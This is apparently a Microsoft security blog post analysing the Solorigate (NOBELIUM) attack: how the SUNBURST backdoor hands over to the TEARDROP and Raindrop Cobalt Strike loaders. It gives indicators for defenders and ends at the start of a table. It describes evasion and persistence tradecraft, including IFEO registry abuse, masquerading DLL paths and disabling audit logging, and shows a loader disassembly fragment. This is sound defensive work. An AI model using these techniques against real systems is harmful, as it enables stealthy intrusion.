Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop

microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/

January 20, 2021

> **UPDATE:** Microsoft continues to work with partners and customers to expand our knowledge of the threat actor behind the nation-state cyberattacks that compromised the supply chain of SolarWinds and impacted multiple other organizations. Microsoft previously used 'Solorigate' as the primary designation for the actor, but moving forward, we want to place appropriate focus on the actors behind the sophisticated attacks, rather than one of the examples of malware used by the actors. Microsoft Threat Intelligence Center (MSTIC) has named the actor behind the attack against SolarWinds, the SUNBURST backdoor, TEARDROP malware, and related components as NOBELIUM. As we release new content and analysis, we will use NOBELIUM to refer to the actor and the campaign of attacks.

More than a month into the discovery of Solorigate, investigations continue to unearth new details that prove it is one of the most sophisticated and protracted intrusion attacks of the decade. Our continued analysis of threat data shows that the attackers behind Solorigate are skilled campaign operators who carefully planned and executed the attack, remaining elusive while maintaining persistence. These attackers appear to be knowledgeable about operations security and performing malicious activity with minimal footprint. In this blog, we'll share new information to help better understand how the attack transpired. Our goal is to continue empowering the defender community by helping to increase their ability to hunt for the earliest artifacts of compromise and protect their networks from this threat.

We have published our in-depth analysis of the Solorigate backdoor malware (also referred to as SUNBURST by FireEye), the compromised DLL that was deployed on networks as part of SolarWinds products, that allowed attackers to gain backdoor access to affected devices. We have also detailed the hands-on-keyboard techniques that attackers employed on compromised endpoints using a powerful second-stage payload, one of several custom Cobalt Strike loaders, including the loader dubbed TEARDROP by FireEye and a variant named Raindrop by Symantec.

One missing link in the complex Solorigate attack chain is the handover from the Solorigate DLL backdoor to the Cobalt Strike loader. Our investigations show that the attackers went out of their way to ensure that these two components are separated as much as possible to evade detection. This blog provides details about this handover based on a limited number of cases where this process occurred. To uncover these cases, we used the powerful, cross-domain optics of Microsoft 365 Defender to gain visibility across the entire attack chain in one complete and consolidated view.

We'll also share our deep dive into additional hands-on-keyboard techniques that the attackers used during initial reconnaissance, data collection, and exfiltration, which complement the broader TTPs from similar investigative blogs, such as those from FireEye and Volexity.

The missing link: From the Solorigate backdoor to Cobalt Strike implants

An attack timeline that SolarWinds disclosed in a recent blog showed that a fully functional Solorigate DLL backdoor was compiled at the end of February 2020 and distributed to systems sometime in late March. The same blog also said that the attackers removed the Solorigate backdoor code from SolarWinds' build environment in June 2020.

Considering this timeline and the fact that the Solorigate backdoor was designed to stay dormant for at least two weeks, we approximate that the attackers spent a month or so in selecting victims and preparing unique Cobalt Strike implants as well as command-and-control (C2) infrastructure. This approximation means that real hands-on-keyboard activity most likely started as early as May.

The removal of the backdoor-generation function and the compromised code from SolarWinds binaries in June could indicate that, by this time, the attackers had reached a sufficient number of interesting targets, and their objective shifted from deployment and activation of the backdoor (Stage 1) to being operational on selected victim networks, continuing the attack with hands-on-keyboard activity using the Cobalt Strike implants (Stage 2).



Figure 1. Timeline of the protracted Solorigate attack

But how exactly does this jump from the Solorigate backdoor (SUNBURST) to the Cobalt Strike loader (TEARDROP, Raindrop, and others) happen? What code gets triggered, and what indicators should defenders look for?



Figure 2. Diagram of transition between Stage 1 and Stage 2 of the Solorigate attack

Sophisticated attackers like those behind Solorigate have a goal of expansion and stealthy persistence to maximize the amount of time they can remain undetected and collect valuable information. It's important for organizations to be able to look at forensic data across their entire environment to see how far attackers have traversed the network and how long they were there, in order to have confidence that attacks have been properly remediated from the environment. The best way to do that is with an extended detection and response

(XDR) solution that enables organizations to replay past events to look for activity that might reveal the presence of an attacker on the network. Affected organizations without an XDR solution like Microsoft 365 Defender in place will have a difficult job of performing incident response.

What we found from our hunting exercise across Microsoft 365 Defender data further confirms the high level of skill of the attackers and the painstaking planning of every detail to avoid discovery. To illustrate, the following diagram shows the entry vector attack chain at a glance:



Figure 3. Transition from Solorigate backdoor to Cobalt Strike

We spent countless hours investigating Microsoft Defender telemetry and other signals from potential patient-zero machines running the backdoored version of SolarWinds DLL. Most of these machines communicated with the initial randomly generated DNS domain *.avsvmcloud.com* but without significant activity (step #1). However, we saw limited cases in May and June where the initial DNS network communication was closely followed by network activity on port 443 (HTTPS) to other legit-looking domains (step #7). On these handful of machines, we performed deep inspection of telemetry.

We know that the Solorigate backdoor only activates for certain victim profiles, and when this happens, the executing process (usually *SolarWinds.BusinessLayerHost.exe*) creates two files on disk (step #2):

- A VBScript, typically named after existing services or folders to blend into legitimate activities on the machine
- A second-stage DLL implant, a custom Cobalt Strike loader, typically compiled uniquely per machine and written into a legitimate-looking subfolder in *%WinDir%* (e.g., *C:\Windows*)

At this point the attackers are ready to activate the Cobalt Strike implant. However, the attackers apparently deem the powerful SolarWinds backdoor too valuable to lose in case of discovery, so they tried to separate the Cobalt Strike loader's execution from the SolarWinds process as much as possible. Their hope is that, even if they lose the Cobalt Strike implant due to detection, the compromised SolarWinds binary and the supply chain attack that preceded it are not exposed.

The attackers achieved this by having the SolarWinds process create an Image File Execution Options (IFEO) Debugger registry value for the process *dllhost.exe* (step #3). This is a known MITRE ATT&CK technique used for persistence, but it could also be abused to trigger execution of malicious code when a certain process is launched. Once the registry value is created, the attackers simply wait for the occasional execution of *dllhost.exe*, which might happen naturally on a system. This execution triggers a process launch of *wscript.exe* configured to run the VBScript file dropped in step #4.

The VBScript in turn runs *rundll32.exe,* activating the Cobalt Strike DLL (step #5) using a clean parent/child process tree completely disconnected from the SolarWinds process. Finally, the VBScript removes the previously created IFEO value to clean up any traces of execution (step #6) and also deletes the following registry keys related to HTTP proxy:

- *HKEY_CURRENT_USER\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect*
- *HKEY_CURRENT_USER\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL*

Analyzing the custom Cobalt Strike loaders

In our investigation, we identified several second-stage malware, including TEARDROP, Raindrop, and other custom loaders for the Cobalt Strike beacon. During the lateral movement phase, the custom loader DLLs are dropped mostly in existing Windows sub-directories. Below are some example paths (additional paths are listed at the end of this blog):

- *C:\Windows\ELAMBKUP\WdBoot.dll*
- *C:\Windows\Registration\crmlog.dll*
- *C:\Windows\SKB\LangModel.dll*
- *C:\Windows\AppPatch\AcWin.dll*
- *C:\Windows\PrintDialog\appxsig.dll*
- *C:\Windows\Microsoft.NET\Framework64\sbscmp30.dll*
- *C:\Windows\Panther\MainQueueOnline.dll*
- *C:\Windows\assembly\GAC_64\MSBuild\3.5.0.0__b03f5f7f11d50a3a\msbuild.dll*
- *C:\Windows\LiveKernelReports\KerRep.dll*

The files have names that resemble legitimate Windows file and directory names, once again demonstrating how the attackers attempted to blend in the environment and hide in plain sight:

Legitimate Windows file/directory	Malicious custom loader
C:\Windows\ELAMBKUP\WdBoot.sys	*C:\Windows\ELAMBKUP\WdBoot.dll*
C:\Windows\Registration\CRMLog	*C:\Windows\Registration\crmlog.dll*
C:\Windows\SKB\LanguageModels	*C:\Windows\SKB\LangModel.dll*
C:\Windows\AppPatch\AcRes.dll	*C:\Windows\AppPatch\AcWin.dll*
C:\Windows\PrintDialog\appxsignature.p7x	*C:\Windows\PrintDialog\appxsig.dll*
C:\Windows\Microsoft.NET\Framework64\sbscmp10.dll	*C:\Windows\Microsoft.NET\Framework64\sbscmp30.dll*
C:\Windows\Panther\MainQueueOnline0.que	*C:\Windows\Panther\MainQueueOnline.dll*
C:\Windows\assembly\GAC_64\MSBuild\ 3.5.0.0__b03f5f7f11d50a3a\MSBuild.exe	*C:\Windows\assembly\GAC_64\MSBuild\ 3.5.0.0__b03f5f7f11d50a3a\msbuild.dll*

TEARDROP, Raindrop, and the other custom Cobalt Strike Beacon loaders observed during the Solorigate investigation are likely generated using custom Artifact Kit templates. Each custom loader loads either a Beacon Reflective Loader or a preliminary loader that subsequently loads the Beacon Reflective Loader. Reflective DLL loading is a technique for loading a DLL into a process memory without using the Windows loader.



Figure 4. Structure of the two variants of Cobalt Strike Beacon loaders observed in Solorigate attacks

In the succeeding sections, we discuss the Cobalt Strike Beacon variants we observed in our Solorigate investigations.

Variant 1: TEARDROP

To date, Microsoft has analyzed two versions of the second-stage custom Cobalt Strike Beacon loader known as TEARDROP (detected as *Trojan:Win64/Solorigate.SA!dha* by Microsoft):

- A service DLL (loaded by *svchost.exe*) with a *ServiceMain* function typically named *NetSetupServiceMain*
- A standard non-Service DLL loaded by *rundll32.exe*

Irrespective of the loading methodology, both versions have an export function that contains the trigger for the malicious code. The malicious code is executed in a new thread created by the export function. Upon execution, the malicious code attempts to open a file with a .jpg extension (e.g., *festive_computer.jpg*, *upbeat_anxiety.jpg*, *gracious_truth.jpg*, and *confident_promotion.jpg*). Further analysis is required to determine the purpose and role of the .jpg file referenced by each sample. The code also checks the presence of the Windows registry key *SOFTWARE\Microsoft\CTF* and terminates if the registry key is present or accessible. Next, the code proceeds to decode and subsequently execute an embedded custom preliminary loader.



Figure 5. Structure of Variant 1 custom loader

The preliminary loader used by this variant of custom loader is typically generated using a Cobalt Strike Artifact Kit template (e.g., *bypass-pipe.c*):

```
sub     rsp, 68h
call    cs:GetTickCount
mov     ecx, 26AAh
xor     edx, edx
mov     r9d, 5Ch ; '\'
div     ecx
lea     rcx, Buffer     ; Buffer
mov     r8d, 5Ch ; '\'
mov     [rsp+68h+var_18], 5Ch ; '\'
mov     [rsp+68h+var_20], 65h ; 'e'
mov     [rsp+68h+var_28], 70h ; 'p'
mov     [rsp+68h+var_30], 69h ; 'i'
mov     [rsp+68h+var_38], 70h ; 'p'
mov     dword ptr [rsp+68h+lpThreadId], 5Ch ; '\'
mov     [rsp+68h+dwCreationFlags], 2Eh ; '.'
mov     [rsp+68h+var_10], edx
lea     rdx, Format     ; "%c%c%c%c%c%c%c%cMSSE-%d-server"
call    sprintf
lea     r8, server_write_shellcode_to_namedpipe ; lpStartAddress
xor     ecx, ecx        ; lpThreadAttributes
mov     [rsp+68h+lpThreadId], 0 ; lpThreadId
mov     [rsp+68h+dwCreationFlags], 0 ; dwCreationFlags
xor     r9d, r9d        ; lpParameter
xor     edx, edx        ; dwStackSize
call    cs:CreateThread
xor     ecx, ecx
add     rsp, 68h
jmp     sub_6BAC15B2
endp
```

Figure 6. Disassembled function from preliminary loader compiled from Artifact Kit's bypass-pipe.c template

In its true form, the custom Artifact Kit-generated preliminary loader is a DLL that has been transformed and loaded like shellcode in memory. The preliminary loader is responsible for loading the next-stage component, which is a Beacon Reflective Loader/DLL (Cobalt Strike Beacon is compiled as a reflective DLL). The Reflective Loader ultimately initializes and executes Beacon in memory.

Variant 2: Additional custom loaders

In our investigations, we came across additional custom loaders for Cobalt Strike's Beacon that appear to be generated using custom Cobalt Strike Artifact Kit templates. Unlike TEARDROP, in which the malicious code is triggered by an export function, the malicious code in these variants is triggered directly from the DLL's entry point, which creates a new thread to execute the malicious code. These Variant 2 custom loaders also contain an attacker-introduced export (using varying names) whose only purpose is to call the *Sleep()* function every minute.



Figure 7. Example of a custom export function from a Variant 2 loader

Additionally, unlike TEARDROP, these variants do not contain a custom preliminary loader, meaning the loader DLL de-obfuscates and subsequently executes the Cobalt Strike Reflective DLL in memory.



Figure 8. Structure of Variant 2 custom Loader

These custom loaders can be further divided into two types:

- Type A: A set of large DLLs that decode and load the Cobalt Strike Reflective Loader from the DLL's *DATA* section (detected as *Trojan:Win64/Solorigate.SC!dha* by Microsoft)
- Type B: A set of smaller DLLs that de-obfuscate and load the Reflective Loader from the DLL's *CODE* section (also referred to as Raindrop by Symantec, detected as *Trojan:Win64/Solorigate.SB!dha* by Microsoft)



Figure 9. Two subtypes of the custom Loader

The ultimate goal of both Type A and B loaders is to de-obfuscate and load a Cobalt Strike Reflective Loader in memory. Type A loaders use a simple rolling XOR methodology to decode the Reflective Loader, while Type B loaders (Raindrop) utilize a combination of the AES-256 encryption algorithm (unique key per sample), LZMA compression, and a single-byte XOR decoding routine to de-obfuscate the embedded Reflective Loader in memory. At the conclusion of the de-obfuscation process, both variants proceed to load the Reflective Loader in memory, which subsequently executes Cobalt Strike Beacon in memory.

Forensic observations about the Solorigate Cobalt Strike loaders

Metadata and timeline analysis of the custom loaders, combined with analysis of the configuration data extracted from each Beacon payload, led to following discoveries:

- The custom loader DLLs were introduced to compromised systems between the hours of 8:00 AM and 5:00 PM UTC. In one intrusion, the first second-stage custom loader (TEARDROP) was introduced to the environment by *BusinessLayerHost.exe* at around 10:00 AM UTC.
- The custom loader DLLs dropped on disk carried compile timestamps ranging from July 2020 to October 2020, while the embedded Reflective DLLs carried compile timestamps ranging from March 2016 to November 2017. The presence of 2016-2017 compile timestamps is likely due to attackers' usage of custom Malleable C2 profiles with synthetic compile timestamp (*compile_time*) values. At first glance it would appear as if the actor did not timestamp the compile time of the custom loader DLLs (2020 compile timestamps). However, forensic analysis of compromised systems revealed that in a few cases, the timestamp of the custom loader DLLs' introduction to systems predated the compile timestamps of the custom loader DLLs (i.e., the DLLs appear to have been compiled at a future date).

- Both Variant 1 and 2 custom loader DLLs were configured with PE version information that masquerades version information belonging to legitimate applications and files from Windows (e.g., *DLL*), 7-Zip (e.g., *7z.dll*), Far Manager (e.g., *Far.dll*), LibIntl (e.g., *libintl3.dll*), and other legitimate applications. The Variant 2 custom loaders were mostly compiled from open-source source code of legitimate applications, such as 7-Zip and Far Manager (i.e., the open-source source code for these applications was modified to add in the malicious code). In some instances, certain development artifacts were left behind in the custom loader samples. For example, the following C++ header (.hpp) path was observed in a loader compiled from a modified Far Manager open-source source code (*c:\build\workspace\cobalt_cryptor_far (dev071)\farmanager\far\platform.concurrency.hpp*):



Figure 10. File path for a C++ header file (.hpp) observed in custom Cobalt Strike loader samples

Each custom loader DLL contains a designated PE export function that either triggers the malicious functionality of the loader (in Variant 1) or calls the *Sleep()* function (Variant 2). A non-comprehensive list of these PE export function names (one per loader DLL) is included below (note the repeating *"Tk"* prefix in the export names that can be a useful indicator for hunting purposes):

__GetClasterInf	FreeSetupRevoke	Tk_GetRootCoords
TkComputeAnchor	TkpSetMainMenubar	__RtlProjectObj
GetLimitStroke	Tk_IntersectTextLayout	TkDebugBorder
TkSelPropProc	__TkGlobal	NetSetupServiceMain
Tk_NameOf3DBorder	TkFindStateString	TkWinCancelMouseTimer
_XInitImageFuncPtrs	RestVirtAlloc	Tk_PostscriptImage
TkGetDefaultScreenName	TkWinClipboardRender	CreateLocalThread
SetTkPrv	Tk_QueryAllocMem	TkGrabState
XClearWindow	CreateProcessTVI	Tk_GetElementBox
Tk_SizeOfImage	TkpSetKeycodeAndState	XCreateBitmapFromData

In addition to the attackers dropping the custom loaders in unique locations on each system during the lateral movement phase, most Beacon and Reflective Loader instances discovered during our investigation were configured with a unique C2 domain name, unique Watermark ID, unique PE compile timestamp, PE Original Name (), DNS Idle IP (e.g., *84[.]200[.]70[.]40* , *208[.]67[.]220[.]220*, *208[.]67[.]222[.]222*, *9[.]9[.]9[.]9*, and *8[.]8[.]4[.]4*), unique User-Agent and HTTP POST/GET transaction URI, sleep time, and jitter factor. This is notable since no two Beacon instances shared the same C2 domain name, Watermark, or other aforementioned configuration values. Other than certain internal fields, most Beacon configuration fields are customizable via a Malleable C2 profile. If the actor did indeed use custom Malleable C2 profiles, as evidenced in the list above, the profiles varied greatly for Beacon instances used during different lateral movement campaigns within the same network. As mentioned above, each Beacon instance carries a unique Watermark value. Analysis of the Watermark values revealed that all Watermark values start with the number '3', for example:

0x*3*0343131	0x*3*4353633	0x*3*8303535	0x*3*8383238
0x*3*2323638	0x*3*5373331	0x*3*8353138	0x*3*8383430

As for post-exploitation artifacts, the observed Beacon instances were configured to use different "spawnto" values, which Cobalt Strike uses to spawn a temporary process and inject its post-exploitation-related components or features into the spawned process. This detail could be valuable for hunting process creation events originated by *exe*. Below are some example paths used by the observed Beacon instances:

- *%WINDIR%\System32\conhost.exe*
- *%WINDIR%\System32\control.exe*
- *%WINDIR%\System32\dllhost.exe*
- *%WINDIR%\System32\help.exe*
- *%WINDIR%\System32\LogonUI.exe*
- *%WINDIR%\System32\msiexec.exe*
- *%WINDIR%\System32\print.exe*
- *%WINDIR%\SysWOW64\audiodg.exe*
- *%WINDIR%\SysWOW64\help.exe*
- *%WINDIR%\SysWOW64\msiexec.exe*
- *%WINDIR%\SysWOW64\msinfo32.exe*
- *%WINDIR%\SysWOW64\print.exe*
- *%WINDIR%\SysWOW64\WerFault.exe*

Additional attacker tactics, anti-forensic behavior, and operational security

As mentioned, the attackers behind Solorigate are skillful and methodic operators who follow operations security (OpSec) best practices to minimize traces, stay under the radar, and avoid detection.

During our in-depth analysis of the attacker's tactics, techniques, and procedures (TTPs) seen through the lens of Microsoft 365 Defender's rich telemetry, we observed a few techniques that are worth disclosing to help other defenders better respond to this incident and use hunting tools like Microsoft 365 Defender advanced hunting or Azure Sentinel queries to search for potential traces of past activity.

Some examples of why these attackers stand out for their professional OpSec methodology and anti-forensic behavior are listed below:

- Methodic avoidance of shared indicators for each compromised host. As discussed in the previous section, each Cobalt Strike DLL implant was prepared to be unique per machine and avoided at any cost overlap and reuse of folder name, file name, export function names, C2 domain/IP, HTTP requests, timestamp, file metadata, config, and child process launched. This extreme level of variance was also applied to non-executable entities, such as WMI persistence filter name, WMI filter query, passwords used for 7-zip archives, and names of output log files. Applying this level of permutations for each individual compromised machine is an incredible effort normally not seen with other adversaries and done to prevent full identification of all compromised assets inside a network or effective sharing of threat intel between victims.
- Camouflage and blending into the environment. Tools and binaries used by the attackers (e.g., ADFIND legit tool) were always renamed and placed in folders that mimicked existing programs and files already present on a machine. This blending was not just used for files, but for other elements. For example, WMI persistence filters were created with names and queries matching other scripts present in affected organizations.
- Before running intensive and continued hands-on keyboard activity, the attackers took care of disabling event logging using AUDITPOL and re-enabling it afterward.
- In a similar way, before running noisy network enumeration activities (such as repeated NSLOOKUP or LDAP queries), the attackers carefully prepared special firewall rules to minimize outgoing packets for certain protocols. The firewall rules were also methodically removed after the network reconnaissance was completed.
- Lateral movement activities were never executed without preparation. To increase the likelihood that their activities remain undetected, the attackers first enumerated remote processes and services running on the target host and decided to move laterally only after disabling certain security services.
- We believe that the attackers used timestomping to change timestamps of artifacts and also leveraged professional wiping procedures and tools to complicate finding and recovering of DLL implants from affected environments.

See some of the most interesting and unique TTPs in the table below. In most cases, commands and tools are executed via an intermediate “cmd.exe /C” process launched from the Cobalt Strike main parent process. We are actively working with MITRE to make sure that any novel technique emerging from this incident is documented in future updates of the ATT&CK framework.

Observed attacker behavior	Example	MITRE ATT&CK
